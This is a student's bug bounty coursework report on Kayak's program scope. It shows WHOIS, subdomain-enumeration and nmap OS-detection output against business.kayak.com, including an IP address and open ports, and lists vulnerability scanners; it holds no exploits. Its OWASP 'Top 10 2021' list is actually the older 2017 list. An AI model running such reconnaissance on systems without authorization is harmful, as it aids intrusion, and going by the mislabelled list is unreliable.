Sri Lanka Institute of Information Technology

Specialized in Cyber Security

Year 2, Semester 2

Weekend Group

IE2062 - Web Security

The Bug Bounty Journal Book

IT21184758 – Liyanage P.P.

Table of Contents

Abstract

"The Bug Bounty Journal" is an engrossing book on ethical hacking and bug bounty hunting. It is a compilation of real-life tales, thoughts, and techniques given by seasoned cybersecurity professionals. The book delves into the fundamentals of bug bounty programs, ethical hacking approaches, and the value they provide to cybersecurity. It includes several case studies from various businesses, documenting found vulnerabilities and their consequences. Readers receive hands-on experience with reconnaissance, vulnerability scanning, penetration testing, and exploit building. It is underlined the need of appropriate disclosure and collaboration between researchers and organizations. The book is an excellent resource for prospective cybersecurity experts, motivating them to pursue bug bounty missions and contribute to a safer online world. Overall, it's a compelling combination of storytelling and technical insights that will leave readers with a better knowledge of ethical hacking and its role in safeguarding our digital world.

Introduction

Welcome to the exciting world of bug bounty hunting, where cybersecurity experts engage on an exciting mission to identify vulnerabilities, defend digital systems, and impact the future of cybersecurity. We welcome you to join us on an astonishing voyage through the depths of ethical hacking in "The Bug Bounty Journal," where we examine the tales, tactics, and ideas provided by people who have committed their life to this noble cause.

In an age where cyber dangers loom big and data breaches make headlines, comprehensive cybersecurity has never been more important. Traditional security measures alone are sometimes insufficient to combat the ever-changing strategies of hostile actors aiming to exploit vulnerabilities in computer systems, applications, and networks. This is where the bug bounty community comes in.

Bug bounty programs have arisen as a new technique to reinforcing businesses' digital security throughout the world. These programs establish a symbiotic connection between researchers and companies by encouraging talented individuals known as bug bounty hunters to uncover and properly disclose vulnerabilities. This partnership offers a win-win situation by identifying and addressing security issues, resulting in more robust systems and safer digital environments.

"The Bug Bounty Journal" is a unique combination of compelling storytelling, technological insights, and best practices that provides as an entrance into this captivating world. This book will take you through the real-life exploits and victories of bug bounty hunters as they identify vulnerabilities in a variety of industries, from banking and technology to healthcare and beyond. These stories not only delight and inspire, but they also teach us about the complexities of ethical hacking and the significant influence it may have on the security of digital ecosystems.

While the book highlights bug bounty hunters' achievements, it also dives into the tactics and strategies they use. You'll learn the nuances of vulnerability scanning, the secrets of penetration testing, and the artistry of exploit building. Exploring these technical areas will provide you with practical knowledge and develop your abilities, allowing you to contribute to the continuing war against cyber dangers.

"The Bug Bounty Journal" goes beyond technical prowess by emphasizing the need of responsible disclosure as well as the ethical aspects inherent in the bug reward ecosystem. It emphasizes the need of open communication, building trust between researchers and organizations, and following ethical rules to guarantee a safe and fair environment for all parties involved.

"The Bug Bounty Journal" contains something for everyone, whether you are an aspiring ethical hacker, a seasoned cybersecurity expert, or simply someone who is interested in the convergence of technology and security. It demonstrates the strength of human inventiveness, teamwork, and the never-ending quest of knowledge in the face of ever-changing cyber dangers.

So saddle on and get ready for a trip that will test your assumptions, pique your interest, and provide you with the tools you need to manage the ever-changing world of cybersecurity. Let's delve into "The Bug Bounty Journal" together and discover the wonderful world of ethical hacking and bug bounty hunting.

Scope

Kayak is a well-known online travel search engine and price aggregator. Users may use it to browse and contrast the costs of flights, lodging, auto rentals, and vacation packages offered by different travel websites and service providers. By adding trip information such as the location, dates, and preferences, Kayak collects data from several sources and provides a thorough picture of the possibilities. Through the website or mobile app, users can quickly filter and sort results, examine pricing, read reviews, and make direct appointments. By offering a unified platform to compare costs and discover the best offers, Kayak streamlines the vacation planning process, eventually saving time and effort for travelers.

OWASP Top 10 Security Vulnerabilities 2021

The OWASP Top 10 is a frequently updated report that highlights the 10 most significant vulnerabilities to web application security. A group of international security specialists from several countries put together the research. In order to reduce and/or mitigate security threats, OWASP refers to the Top 10 as an "awareness document" and advises that all businesses include the report in their procedures.

1. **Injection**: When unauthorized data is put into a command or query, an injection vulnerability results, allowing attackers to control the interpreter. Unauthorized access, data loss, or even system compromise might result from this.

2. **Broken Authentication**: Bypassing authentication, stealing user sessions, or stealing the identity of other users are all possible because of flaws in authentication protocols. Unauthorized access to sensitive data or features could result from this.

3. **Sensitive Data Exposure**: If sensitive data is not sufficiently safeguarded, it may become accessible to cybercriminals. If private data, like passwords or credit card numbers, are exposed, this vulnerability might result in data breaches, identity theft, or other harmful behaviors.

4. **XML External Entities (XXE)**: When an application handles XML input that contains references to external entities, XXE vulnerabilities might occur. Attackers can use this to fake requests on the server, expose internal files, or launch denial-of-service assaults.

5. **Broken Access Control**: Improper access controls could allow attackers to get around authentication processes and get access to restricted functionality or data. As a result of this vulnerability, there may be breaches of security, disclosure of data without authorization, or privilege escalation.

6. **Security Misconfigurations**: Security misconfigurations occur when applications are deployed with insecure settings or default configurations. Attackers can exploit these weaknesses to gain unauthorized access, escalate privileges, or perform other malicious activities.

7. **Cross-Site Scripting (XSS) Vulnerabilities**: XSS vulnerabilities happen when an application doesn't correctly sanitize user-supplied input, allowing attackers to insert malicious scripts into websites that other users are viewing. This might result in information theft, defacement, or session hijacking.

8. **Insecure De-serialization**: When an application disregards to properly verifying or sanitizing serialized items, insecure de-serialization vulnerabilities form. Attackers can take advantage of this flaw to run arbitrary code, conduct remote code execution attacks, or change the logic of the program.

9. **Using Components with Known Vulnerabilities**: Many apps rely on external libraries or components that can be vulnerable to known security flaws. Attackers actively look for and use these vulnerabilities to compromise the program or obtain unauthorized access.

10. **Insufficient Logging and monitoring**: It might be challenging to identify security issues and take appropriate action. Finding and looking into suspected breaches or malicious actions might be difficult without effective recording and monitoring.


Severity Levels

1. **Critical/High Severity**: Security issues with a critical or high severity rating are the most serious and easily exploited. These weaknesses are easily exploitable and have a major impact on the system's confidentiality, integrity, or availability. They frequently lead to total system breaches, unauthorized access, or sensitive data exposure.

2. **Medium Severity**: Vulnerabilities with a medium severity are generally categorized as having a moderate impact on the security of the system. Although they are not as serious as high-severity vulnerabilities, they nonetheless provide a serious threat and, in certain cases, can result in unauthorized access, data loss, or limited system exposure.


3. **Low Severity**: Vulnerabilities with low severity are regarded as less serious and have less effect on system security. Even while they could still be security flaws, they are typically more difficult to exploit or only have a little impact on the system. These flaws might cause a small amount of data disclosure, data leakage, or minimal system interruption.

In Scope Domains



business.kayak.com	Domain	In scope	🟥 Critical	Eligible
com.kayak.android The most recent version of this app is in scope	Android: Play Store	In scope	🟥 Critical	Eligible
com.kayak.travel The most recent version of this app is in scope	iOS: App Store	In scope	🟥 Critical	Eligible
www.cheapflights.com including local versions: e.g. www.cheapflights.co.uk, www.cheapflights.com.au, etc. Please check https://www.kayak.com/global for full list of domains that belong to us.	Domain	In scope	🟥 Critical	Eligible
www.checkfelix.com	Domain	In scope	🟥 Critical	Eligible
www.hotelscombined.com including local versions: e.g. www.hotelscombined.com.au, www.hotelscombined.co.kr, etc. Please check https://www.kayak.com/global for full list of domains that belong to us.	Domain	In scope	🟥 Critical	Eligible
www.kayak.com including localised versions: e.g. www.kayak.de, www.kayak.fr and www.kayak.co.uk, etc. Please check https://www.kayak.com/global for full list of domains that belong to us.	Domain	In scope	🟥 Critical	Eligible
www.momondo.com including localised versions: e.g. www.momondo.dk, www.momondo.se, etc.	Domain	In scope	🟥 Critical	Eligible
www.mundi.com.br	Domain	In scope	🟥 Critical	Eligible
www.swoodoo.com	Domain	In scope	🟥 Critical	Eligible

Out of Scope Domains



affiliates.kayak.com	Domain	Out of scope	None	Ineligible
kayak.com/guides/* Anything related to /guides/ on any domain is ineligible for submission since this feature will be removed soon.	Other	Out of scope	None	Ineligible
kayak.com/hotelowner/* Including local versions	Other	Out of scope	None	Ineligible
kayak.com/moira/ehoe/* including local versions	Other	Out of scope	None	Ineligible
klassereise.checkfelix.com	Domain	Out of scope	None	Ineligible

Domain – business.kayak.com

Reconnaissance

The process of learning more about a target system, network, or organization is known as reconnaissance. It involves gathering information that can be used to plan and carry out a cyber attack, such as IP addresses, domain names, network architecture, system vulnerabilities, and other pertinent specifics. Reconnaissance's objective is to gather information and evaluate the target's security posture, which aids attackers in locating potential points of entry and weaknesses that may be exploited.

These are the automated tools, I used to gather information.

1. WHOIS

2. sublist3r


3. Anubis

4. Nmap

Then explain about these tools one by one and how can I used these tools.

1. WHOIS

Users of the WHOIS utility can get data about IP addresses and domain names. A WHOIS database, which holds information on the registration and ownership of internet resources such as domain names and IP addresses, is queried.




```
pubba@pubba-tecra-z40-a:~$ whois business.kayak.com
Domain Name: KAYAK.COM
Registrar WHOIS Server: whois.101domain.com
Registrar URL: https://www.101domain.com/
Updated Date: 2023-05-01T15:22:47Z
Creation Date: 1995-04-13T04:00:00Z
Registrar Registration Expiration Date: 2024-05-02T03:59:59Z
Registrar: https://www.101domain.com/
Registrar IANA ID: 1011
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone: +1.8582954626
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: serverTransferProhibited http://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited http://www.icann.org/epp#serverUpdateProhibited
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: serverDeleteProhibited http://www.icann.org/epp#serverDeleteProhibited
Registrant Organization: Kayak Software Corporation
Registrant Street: 300 Baker Ave
Registrant Street: Suite 380
Registrant City: Concord
Registrant State/Province: MA
Registrant Postal Code: 01742
Registrant Country: US
Registrant Phone: +1.9783693170
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
TO CONTACT REGISTRANT, COMPLETE THIS FORM:
https://my.101domain.com/contact-registrant/KAYAK.COM.html
Name Server: NS01.R9DNS.NET
Name Server: NS03.R9DNS.NET
Name Server: DNS2.P10.NSONE.NET
Name Server: DNS4.P10.NSONE.NET
Name Server: NS04.R9DNS.NET
Name Server: DNS1.P10.NSONE.NET
Name Server: NS02.R9DNS.NET
Name Server: DNS3.P10.NSONE.NET
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net
For more information on Whois status codes, please visit nd conditions,
and our team will investigate accordingly.mof our terms and conditions,
```

Figure 1:WHOIS Data

2. sublist3r

An open-source eavesdropping tool called Sublist3r is intended for subdomain enumeration. By searching several sources including search engines, DNS data, and web archives, it is used to find subdomains connected to a specific domain name. Subdomains are the extra domain components that come before the primary domain name, for example, subdomain.example.com.




```
pubba@pubba-tecra-z40-a:~$ sublist3r -d business.kayak.com
/home/pubba/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning:
sn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "



                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for business.kayak.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
pubba@pubba-tecra-z40-a:~$
```

Figure 2: sublist3r data

3. Anubis

Anubis is a tool for information gathering and subdomain enumeration. HackerTarget, DNSDumpster, x509 certs, VirusTotal, Google, Pkey, Sublist3r, Shodan, Spyse, and NetCraft are just a few of the sources that Anubis uses to compile its data. AnubisDB, a sibling project of Anubis, acts as a centralized database for subdomains.




```
pubba@pubba-tecra-z40-a:~$ anubis -t business.kayak.com
/home/pubba/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning:
sn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "

          d8888                   888      d8b
         d88888                   888      Y8P
        d88P888                   888
       d88P 888 88888b.  888  888 88888b.  888 .d8888b
      d88P  888 888 "88b 888  888 888 "88b 888 88K
     d88P   888 888  888 888  888 888  888 888 "Y8888b.
    d8888888888 888  888 Y88b 888 888 d88P 888      X88
   d88P     888 888  888  "Y88888 88888P"  888  88888P'

Searching for subdomains for 199.232.81.29 (business.kayak.com)
Working on target: business.kayak.com
Testing for zone transfers
Searching Sublist3r
Searching HackerTarget
Searching for Subject Alt Names
Searching NetCraft.com
Searching crt.sh
Searching DNSDumpster
Searching Anubis-DB
Error checking for Zone Transfers
Exception when searching sublist3r
Found 1 subdomains
----------------
business.kayak.com
Sending to AnubisDB
Subdomain search took 0:00:03.855
pubba@pubba-tecra-z40-a:~$
```

Figure 3: Anubis Data

4. Nmap

Nmap is a popular open-source network scanning and reconnaissance application. It is mostly utilized for security audits and network research. Nmap lets you broadcast packets and then analyze the answers to find hosts and services on a computer network.

Nmap provides a variety of scanning methods, such as host discovery, version detection, port scanning, operating system identification, and more. Options for scanning certain ports, IP ranges, or whole networks are versatile and customized. Advanced features offered by Nmap include scripting, speed enhancement, and data output in a number of formats.



```
pubba@pubba-tecra-z40-a:~$ sudo nmap -O business.kayak.com
[sudo] password for pubba:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-18 05:29 +0530
Nmap scan report for business.kayak.com (199.232.81.29)
Host is up (0.072s latency).
Other addresses for business.kayak.com (not scanned): 2a04:4e42:54::285
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
25/tcp  open  smtp
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.13 (93%), Linux 3.10 - 4.11 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Lin
ux 4.8 (92%), Linux 4.9 (91%), Linux 3.12 (90%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.24 seconds
pubba@pubba-tecra-z40-a:~$
```

Figure 4: Nmap Data

Scanning and vulnerability identification

Scanners look for open ports, easily accessible services, and potential entry points that attackers may use. It aids in comprehending the system design, security posture, and network topology. Port scanning, service discovery, operating system identification, and other scanning methods are examples.

The process of identifying security flaws in a target system or network is known as vulnerability identification. Once open ports and services have been found through scanning, known vulnerabilities may be checked for using vulnerability scanning software or manual procedures. This may entail looking for out-of-date software versions, configuration errors, shoddy authentication systems, or other exploitable flaws.

These tools can be use to scan vulnerabilities.

1. OWASP ZAP

2. Nmap

3. Netsparker

4. Nikto

5. Burp suite

